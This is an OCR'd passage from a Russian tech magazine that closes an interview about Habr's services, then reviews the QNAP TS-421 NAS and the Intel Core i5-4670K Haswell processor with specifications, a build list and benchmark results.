**Сейчас там уже 50 тысяч человек, в основном это разработчики.** Мы и сами недавно закрыли пару вакансий, просто найдя людей в этом хаосе, проанализировав то, что они представили о себе. Конечно, дальше нужно встречаться, проводить собеседования, но именно поиск там позволил нам найти тех кандидатов, что нам требовались.

**Дополнительные сервисы Хабра мы постепенно выносим в отдельные проекты.** Скорее всего, аналогичным образом мы поступим и с разделом «События», где люди публикуют информацию о всяких конференциях и других тусовках. Не все могут это сделать, многим промоутерам и организаторам опять же нужна «виза» на Хабр.

**Отдельная команда разработчиков на Ruby on Rails** обеспечивает быструю разработку этих новых сервисных проектов. Хотя сам Хабр, где огромные нагрузки, написан на PHP.


**После всех пертурбаций мы сделали вывод: нам не нужно больше никуда лезть.** Мы лучше окопаемся в том месте, где уже закрепились. Наша цель сейчас — доминировать в своей нише, создавать и поддерживать сервисы для гиков, делать их счастливыми. Ну и себя, конечно же.

# NAS для нас

## ОБЗОР ЧЕТЫРЕХДИСКОВОГО NAS'А QNAP TS-421




Извечный вопрос: что выбрать — сервер собственноручной сборки или готовый NAS? Много копий сломано на эту тему, и топики на форумах стабильно перешагивают сотню страниц. Признаться, и я долго был адептом олдскульных решений, но в последнее время удобство функционала из коробки победило, и я стал присматриваться к NAS'ам.



### ХАРАКТЕРИСТИКИ

**Процессор:** Marvell 2,0 ГГц
**Оперативная память:** 1 Гб (DDR3)
**Flash-память:** 16 Мб
**Дисковое пространство:** 4 × 2,5" или 3,5" HDD с интерфейсом SATA I или SATA II
**Слоты для HDD:** 4 × слот с возможностью горячей замены
**Емкость хранилища:** 16 Тб
**Сетевые интерфейсы:** 2 × RJ-45 Гигабитный Ethernet
**Индикаторы состояния:** статус, LAN, eSATA, USB, 4 × HDD
USB: 2 × USB 3.0 (сзади), 2 × USB 2.0 (спереди: 1; сзади: 1), eSATA: 2 × eSATA (сзади)
**Кнопки:** питание, резервное копирование, сброс
**ЖК-дисплей:** монохромный дисплей для быстрой настройки и системных уведомлений
**Зуммер:** системные предупреждения
**Операционная система:** Linux
**Масса:** без жестких дисков 3,0 кг
**Уровень шума:**
- При простое: 35,6 дБ
- В работе: 36,7 дБ (с четырьмя установленными дисками объемом 0,5 Тб)

**Энергопотребление:**
- В спящем режиме: 13 Вт
- В работе: 26 Вт (с четырьмя установленными дисками объемом 0,5 Тб)

**Габариты:** 177 × 180 × 235 мм

Многие (и я в том числе) долгое время были ярыми приверженцами standalone-сервера — широкие возможности настройки позволяли, вооружившись напильником, SSH и парочкой бессонных ночей, собрать своего франкенштейна. Однако время идет, и рынок специально заточенных для этих целей устройств — NAS'ов — меняется, и на сегодняшний день современные NAS'ы уже из коробки могут предложить тебе богатый функционал на все случаи жизни. Одно из таких решений — четырехдисковый NAS TS-421 от тайваньской компании QNAP.

### ЗНАКОМСТВО

QNAP TS-421 — это классический четырехдисковый NAS с возможностью горячей замены дисков. NAS поддерживает как 3,5-, так и 2,5-дюймовые HDD/SSD-накопители. Максимально поддерживаемый объем — 16 Тб.

На задней панели вертикально расположились два гигабитных Ethernet-интерфейса, три USB-порта (два USB 3.0 и один USB 2.0) и пара eSata-разъемов. Расположение портов достаточно удобное, кабели нисколько не мешают друг другу. Блок питания у TS-421 внешний.

На передней панели, кроме индикаторов и еще одного USB 2.0, есть небольшой монохромный дисплей для системных уведомлений. Кстати, здесь же расположена кнопка быстрого резервного копирования, что достаточно удобно.

### ВСЕ ДЕЛО В СОФТЕ

Но то, что действительно выделяет этот NAS из множества других, — это по-настоящему впечатляющий функционал. Трудно вообразить протокол или технологию, поддержки которой у TS-421 не было бы заявлено. Этот NAS комфортно чувствует себя в CIFS/SMB (DFS)-, AFP- и NFS-сетях, из коробки работает с FTP и WebDAV и всегда доступен по HTTP/HTTPS, Telnet и SSH. Для своих собственных дисков поддерживаются файловые системы ext3 и ext4, для внешних выбор больше — еще и NTFS, FAT32 и HFS+. Есть возможность работы с сетевыми службами UPnP и Bonjour, а при желании к NAS'у можно докупить внешний Wi-Fi 802.11n USB-адаптер и стримить фильмы и сериалы прямо на TV безо всяких проводов.


Админка — предмет особой гордости разработчиков, мало где встретишь настолько простую и мощную систему управления сетевым хранилищем. Внешне все работает очень плавно, без тормозов, несмотря на обилие графики. По функционалу очень похожа на современные мобильные ОС, в частности тут есть свой собственный портал бесплатных приложений и контента в лучших традициях Play! и App Store. А благодаря технологии myQNAPcloud есть возможность получить удобный доступ к своему контенту и управлять им из любого места или устройства, будь то ноутбук, смарт или планшет. Кстати, для мобильных устройств под Android и iOS есть целый набор приложений для обмена фотками, музыкой и другими файлами, а также для мониторинга системы и даже картинок с подключенных IP-видеокамер.

### НИЧЕГО НЕ ПРОПАДЕТ

К вопросу резервного копирования данных тайваньцы из QNAP подошли не менее серьезно. Тут есть и репликация в реальном времени (RTRR), и репликация ресурсов на уровне блоков. Кнопка копирования данных на передней панели позволит быстро закатать бэкап на любое поддерживаемое внешнее устройство. Отдельным пунктом стоит отметить возможность резервного копирования данных на облачные системы хранения данных: Google Drive, Amazon S3, Symform и ElephantDrive. Для Windows существует специальное приложение NetBak Replicator, а если ты пользователь OS X и привык работать с Time Machine, то TS-421 без труда примет бэкап в ее формате.

### ВЫВОДЫ

QNAP TS-421 произвел впечатление очень продуманного и функционального девайса. Если раньше мне часто приходилось лазить в консоль, чтобы включить ту или иную опцию в конфигах, то теперь весь зоопарк необходимых мне сервисов поднимается и конфигурируется парой опций в админке. А доступ через myQNAPcloud сильно облегчает жизнь, позволяя быть уверенным в том, что все мои данные будут всегда под рукой, экономя время и нервы. А это дорогого стоит.




# CORE ЛУКОВОЕ

## ТЕСТИРОВАНИЕ ПРОЦЕССОРА INTEL CORE I5-4670K

Выход процессоров на базе новой архитектуры, будь то AMD или Intel, — это всегда грандиозное событие! И мимо него мы пройти не можем. В начале июня Intel наконец-то представила общественности «камни» на базе архитектуры Haswell. К изучению новинки мы подошли основательно, разделив обзор Core i5-4670K на три части. В этой статье ты сможешь узнать про основные новшества, которые преподносит нам Haswell.

### ХАРАКТЕРИСТИКИ

**Кодовое имя:** Haswell
**Техпроцесс:** 22 нм
**Процессорное гнездо:** LGA1150
**Число ядер (потоков):** 4(4)
**Тактовая частота** (Turbo Boost 2.0): 3400 (3800) МГц
**Кеш L3:** 6 Мб
**Контроллер памяти:** DDR3-1333/1600
**Линии PCI Express 3.0:** 16
**Встроенное видео:** HD Graphics 4600
**TDP:** 84 Вт

### ОН ЕЩЕ ДЕЙСТВУЕТ?

Как всегда, во время знакомства с новой архитектурой процессоров Intel мы обращаемся к закону Гордона Мура и концепции «тик-так». Не обойдем стороной и Haswell.

Согласно концепции «тик-так», Intel сначала выпускает процессор на новом техпроцессе, но старой архитектуры («тик»), а затем, наоборот, выпускает процессор на базе все того же техпроцесса, но с новой архитектурой («так»). Вырисовывается следующая цепочка: 32-нанометровые «камни» архитектуры Westmere — «тик-процессоры»; 32-нанометровые Sandy Bridge — «так-процессоры»; 22-нанометровые Ivy Bridge — опять «тик-процессоры»; наконец, 22-нанометровые Haswell — «так-процессоры».

Согласно закону Мура, количество транзисторов, размещаемых на кристалле CPU, удваивается каждые 24 месяца. Позже в Intel сделали небольшую поправку и уменьшили срок с двух лет до полутора. Итак, кристалл Sandy Bridge имеет в своем распоряжении 995 миллионов транзисторов. В свою очередь, Ivy Bridge при полезной площади 160 мм$^2$ имеет 1400 миллионов кремниевых затворов. Наконец, Haswell имеет площадь кристалла 177 мм$^2$ и 1600 миллионов транзисторов!

### ВРЕМЯ МЕНЯТЬ АРХИТЕКТУРУ

Итак, согласно концепции «тик-так», все Haswell выполнены на базе 22-нанометрового технологического процесса. Технология травления кремния — та же (логично, ведь по большому счету именно для этого в Intel и разрабатывают «тик-процессоры»). Это трехмерные транзисторы FinFET.

Никуда не делись встроенные контроллер памяти DDR3 и 16 линий PCI Express 3.0. Новые Haswell поддерживают до 32 Гб ОЗУ. Увеличилось число множителей памяти: от DDR3-1333 до DDR3-3200. Линии PCI Express традиционно могут делиться как пополам, так и согласно схеме x4 + x4 + x4 + x4.

Других архитектурных изменений относительно Ivy Bridge, что удивительно, не так много. А посему большая часть элементов «плюща» перекочевала в Haswell. Однако на некоторые нововведения, направленные на увеличение быстродействия процессоров, стоит обратить внимание.

Во-первых, Haswell получил несколько новых исполнительных устройств и два порта исполнения с переходами и с сохранением адресов. На порты «повесили» дополнительные блоки работы с целочисленными инструкциями. В итоге

кристалл получил сразу четыре целочисленных ALU, а сама архитектура стала более гибкой в работе с FMA-инструкциями. В теории подобное решение должно увеличить производительность технологии Hyper-Threading.

Во-вторых, у Haswell реализована поддержка новых инструкций AVX2/FMA3, которая расширяет и без того большой набор 256-битных SIMD-команд. Данные инструкции предназначены в первую очередь для высокопроизводительных вычислений. Однако профит от внедрения AVX2/FMA3 стоит ждать лишь тогда, когда программисты начнут использовать их в своем коде. В таком случае производительность Haswell может быть увеличена на 30–50% в сравнении с Ivy Bridge. А это уже серьезный показатель!

В-третьих, в Haswell улучшено предсказание переходов, которое позволит ускорить загрузку исполнительных портов. Увеличен размер L2 TLB. Также в новых процессорах увеличен буфер внеочередного исполнения, который отвечает за скорость трансляции адресов.

Наконец, в-четвертых, кеш-память первого и второго уровней получила вдвое большую пропускную способность. Только вот задержки при этом остались прежними. Кеш L1 способен выполнять по два 32-байтных чтения и одну 32-байтную запись за такт времени. Кеш L2 способен считывать и записывать 64 байта данных за такт. Общий кеш L3 модификации не подвергнулся, как и кольцевая шина в целом.

Не только у нас, но и у наших коллег возникли сомнения, правильно ли называть Haswell «так-процессором», ведь серьезных архитектурных изменений и модификаций нет так много. Отсюда неудивительно, что Haswell имеет такое крошечное преимущество над Ivy Bridge.

## ЗНАКОМИМСЯ С ПРОЦЕССОРАМИ

Но давай не будем торопить события. Теперь поговорим о самих моделях процессоров, выполненных на базе архитектуры Haswell. На данный момент представлено свыше десяти «камней», относящихся как к категории Core i5, так и к категории Core i7. Все — четырехъядерные, но Core i7, как и положено, имеют поддержку технологии Hyper-Threading. К тому же Core i7 имеют увеличенный до 8 Мб кеш третьего уровня. Core i5 приходится довольствоваться 6 Мб SRAM L3.

Двухъядерные процессоры Core i3 пока не представлены. Возможно, часть из них будет упаковываться BGA-пайкой.

Второй момент — наличие приставок в названии CPU. Самым быстрым Haswell является Core i7-4770K. Литера «K» в названии говорит о том, что процессор имеет разблокированный множитель. По аналогии с «камнями» архитектуры Sandy Bridge и Ivy Bridge в продаже есть просто Core i7-4770, а также CPU Core i7-4770S/4770T с уменьшенным до 65 Вт уровнем TDP.

С Core i5 ситуация аналогичная. Прибывший к нам в тестовую лабораторию Core i5-4670K функционирует на частоте 3,4 ГГц, но благодаря технологии Turbo Boost 2.0 скорость работы «камня» может быть увеличена до 3,8 ГГц. С учетом того, что процессор имеет разблокированный коэффициент умножения, это не столь важно.

## ВИДЕО — НАШЕ ВСЕ!


Разговоры про HD Graphics 4600 ходят уже давно. Кодовое название интегрированного GPU — GT2. Графика предлагает 20 исполнительных устройств (на четыре больше, нежели у HD Graphics 4000), а также увеличение производительности блоков фиксированной функциональности, текстурных семплеров и технологии Quick Sync. К тому же HD Graphics 4600 обзавелся новыми версиями API: DirectX 11.1, OpenCL 1.2, OpenGL 4.0. HD Graphics 4000 может похвастать поддержкой DirectX 11.0, OpenCL 1.1 и OpenGL 3.3.

По факту HD Graphics 4600 на 20–30% быстрее HD Graphics 4000. Однако встроенное видео Haswell все равно не ровня Radeon HD 7660D/8670D, используемым в APU Trinity/Richland от AMD.

Стоит отметить, что вскоре на рынке появятся системы (скорее всего, моноблоки и HTPC) на базе процессора Core i7-4770R. Этот «камень» не будет совместим с процессорным гнездом LGA1150, но будет упаковываться на плате при помощи BGA-пайки. Этот Haswell получит графическое ядро GT3e с 40 исполнительными устройствами и кеш-памятью четвертого уровня на основе Embedded DRAM. Также сам Core i7-4770R получит всего 6 Мб кеш-памяти третьего уровня.

## МИНУС ПЯТЬ «НОГ», ПЛЮС СЕМЬ ВАТТ

Важной особенностью процессоров Haswell является наличие интегрированного регулятора напряжения. В каждом «камне» под теплораспределительной крышкой находится до двадцати ячеек размером 2,8 мм², а в каждой ячейке — до 16 виртуальных фаз. Сила тока может достигать высоких 25 А. С учетом общих 16 · 20 = 320 фаз появ-




**Валидация процессора Core i5-4670K на номинальных частотах**

ляется возможность максимально точно дозировать энергию определенных частей процессора. Чуть забегая вперед, отметим, что одновременно с процессором к нам на тест прибыла материнская плата ASUS Z87-DELUXE, которая, как и положено, имеет свои цифровые стабилизаторы напряжения VCore вкупе с шестнадцатью фазами питания. По большому счету теперь процессоры Haswell могут отказаться от подобных услуг. От материнки лишь требуется стабильная подача напряжения в размере 1,8 В.

Думаем, уже вместе с архитектурой Broadwell встроенный контроллер напряжения будет интегрирован непосредственно в кристалл.

Интегрированный преобразователь напряжения повлиял на общий уровень потребления энергии новых процессоров. Так, уровень TDP Core i5-4670K составляет 84 Вт, что на 7 Вт выше, нежели у Core i5-3570K. Однако примечательно, что на коробке, в которой лежали сам процессор и кулер, было написано следующее: «i5-4670K, 3.4 GHz, 6MB Cache, LG1150, 95W». Однако! Максимальная допустимая температура Core i5-4670K не должна превышать отметки 100 градусов по шкале Цельсия.

Второй момент. Скорее всего, именно в связи с интеграцией встроенного регулятора напряжения инженерам Intel пришлось использовать другую «упаковку» — LGA1150. Очевидно, что Haswell

## СБОРКА ТОПОВОГО ПК НА БАЗЕ HASWELL


Конечно же, все ведущие сборщики персональных компьютеров уже предложили свои системы на базе процессоров Haswell. И если у тебя возникло желание самостоятельно собрать подобную систему, то рекомендуем приобрести следующие комплектующие:

**Процессор:** Intel Core i5-4670K (8000 рублей)
**Процессорный кулер:** Thermalright HR-02 (1700 рублей)
**Материнская плата:** MSI Z87-GD65 GAMING (6500 рублей)
**Оперативная память:** Kingston KHX21C11T3K2/16X (5000 рублей)
**Видеокарта:** MSI GeForce GTX 770 GAMING (15 000 рублей)
**Твердотельный накопитель:** Plextor PX-128M5P (4500 рублей)
**Жесткий диск:** Western Digital WD20EZRX (3000 рублей)
**Блок питания:** Thermaltake Toughpower Grand 650 Вт (5000 рублей)
**Корпус:** Lian Li PC-7HB (4000 рублей)
**Итого:** 52 700 рублей





## ТЕСТОВЫЙ СТЕНД

**Процессор:** Intel Core i5-4670K, 3,4 ГГц
**Материнская плата:** ASUS Z87-Deluxe
**Оперативная память:** 2 × 4 Гб, ADATA XPG DDR3-2133 (10-11-11-30)
**Накопитель:** Corsair CSSD-P128GBP-BK, 128 Гб
**Блок питания:** Cooler Master RS-850-SPHA-D3, 850 Вт
**ОС:** Windows 7 Ultimate, 64 бит





**Сергей Плотников**





Кристалл двухъядерного и четырехъядерного Haswell



Сравнение ядра Ivy Bridge (сверху) с Haswell (снизу). Найди десять отличий

несовместим с LGA1155. Поэтому в любом случае придется брать плату на базе новых чипсетов Z87/H87/Q87/B85 Express. Сплошные траты! Подробнее о логике Z87/H87 Express читай в обзоре материнской платы ASUS Z87-DELUXE.

## ГОРЕ ЛУКОВОЕ

В рамках статьи мы поговорили о новой архитектуре Haswell и протестировали процессор Core i5-4670K. Однако с учетом того, что тенденции формирования моделей CPU не изменились и Core i7-4770K — тот же четырехъядерник, только с Hyper-Threading, 8 Мб кеш-памяти третьего уровня, функционирующий на частоте 3,5 ГГц, можно судить и о нем. Повторимся, ряд десктопных процессоров Intel логичен и понятен. Очевидно, что большим спросом будет пользоваться именно Core i5-4670K, так как по большому счету от Hyper-Threading хотя бы в тех же компьютерных играх толку нет. На номинальную тактовую частоту, уверены, матерый техноманьяк не смотрит — разгон решит все проблемы.

Сравнивая Core i5-4670K с Core i5-3570K, мы видим печальную во многом ситуацию: прирост производительности в x86-приложениях составляет жалкие 5–10%. Думаем, что аналогичная картина будет, если сравнить Core i7-4770K с Core i7-3770K. Да, HD Graphics 4600 в среднем на 20–30% быстрее HD Graphics 4000, но, во-первых, если мы говорим о десктопных процессорах, энтузиастам по большому счету от этого ни тепло, ни холодно. Во-вторых, GT2 все равно уступает решениям от AMD.

А теперь предварительные итоги. Десктопные Haswell — настоящий катализатор всего того, что сейчас происходит в Intel. После ухода Пола Отеллини (Paul S. Otellini) и назначения на пост CEO Брайана Кржанича (Brian Krzanich) стало ясно, что все силы компании будут брошены на развитие мобильных процессоров. Задачка сложная, с учетом того, какие обороты набрала британская ARM. Так что техноманьякам и энтузиастам придется довольствоваться тем, что есть. Мы, откровенно говоря, расстроены. Однако окончательное впечатление о Haswell должно сложиться после знакомства с ноутбучными «камнями» и предложениями для мобильного сегмента.

Не забываем, что в сегменте x86-вычислений все никак не может навязать нормальной конкуренции, по сути, единственный противник Intel — AMD. А как известно, конкуренция — двигатель прогресса. Поэтому мы с нетерпением ждем анонса AMD Steamroller.

А пока констатируем тот факт, что обладателям систем на базе Sandy Bridge, Sandy Bridge-E и Ivy Bridge элементарно нет никакого смысла переходить на Haswell. Прирост производительности — мизерный (в случае с шестиядерными Sandy Bridge-E в многопоточных приложениях его нет вовсе). При этом к новому процу потребуется докупить материнку на базе логики Z87/H87 Express. На момент тестирования процессора самой дешевой платой, если верить ресурсу «Яндекс.Маркет», считалась MSI H87M-E33 стоимостью 2500 рублей. Прибавляем стоимость «матери» к стоимости процессора. Нетрудно догадаться, что решение посерьезней, которое позволит еще и разогнать Haswell, будет стоить как минимум вдвое дороже. Хорошо, что хоть кулеры с поддержкой LGA1155/1156 совместимы с LGA1150. Хотя, к разгону Haswell, кстати, тоже есть претензии.

## РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ


Super PI 1.5XS, 1m: 08,658 с
Super PI 1.5XS, 32m: 7 мин 34,382 с
wPrime 1.55, 32m: 7,205 с
wPrime 1.55, 1024m: 221,973 с
WinRAR 4.2: 5631 Кб/с
CINEBENCH R11.5, CPU, OpenGL: 7,07 pts, 30,7 FPS
3DMark Vantage, all/GPU/CPU: 6581/5296/24 194 балла
3DMark Cloud gate, all/graphics/physics: 6849/7916/4654 балла
3DMark Ice Storm, all/graphics/physics: 46 035/53 131/31 372 балла
3DMark Fire Strike, all/graphics/physics: 844/933/6452 балла
Heaven 4.0, basic/extreme: 566/125 баллов
FarCry 3, 1280 × 1024, Высоко, No AA, No AF: 15,3 FPS



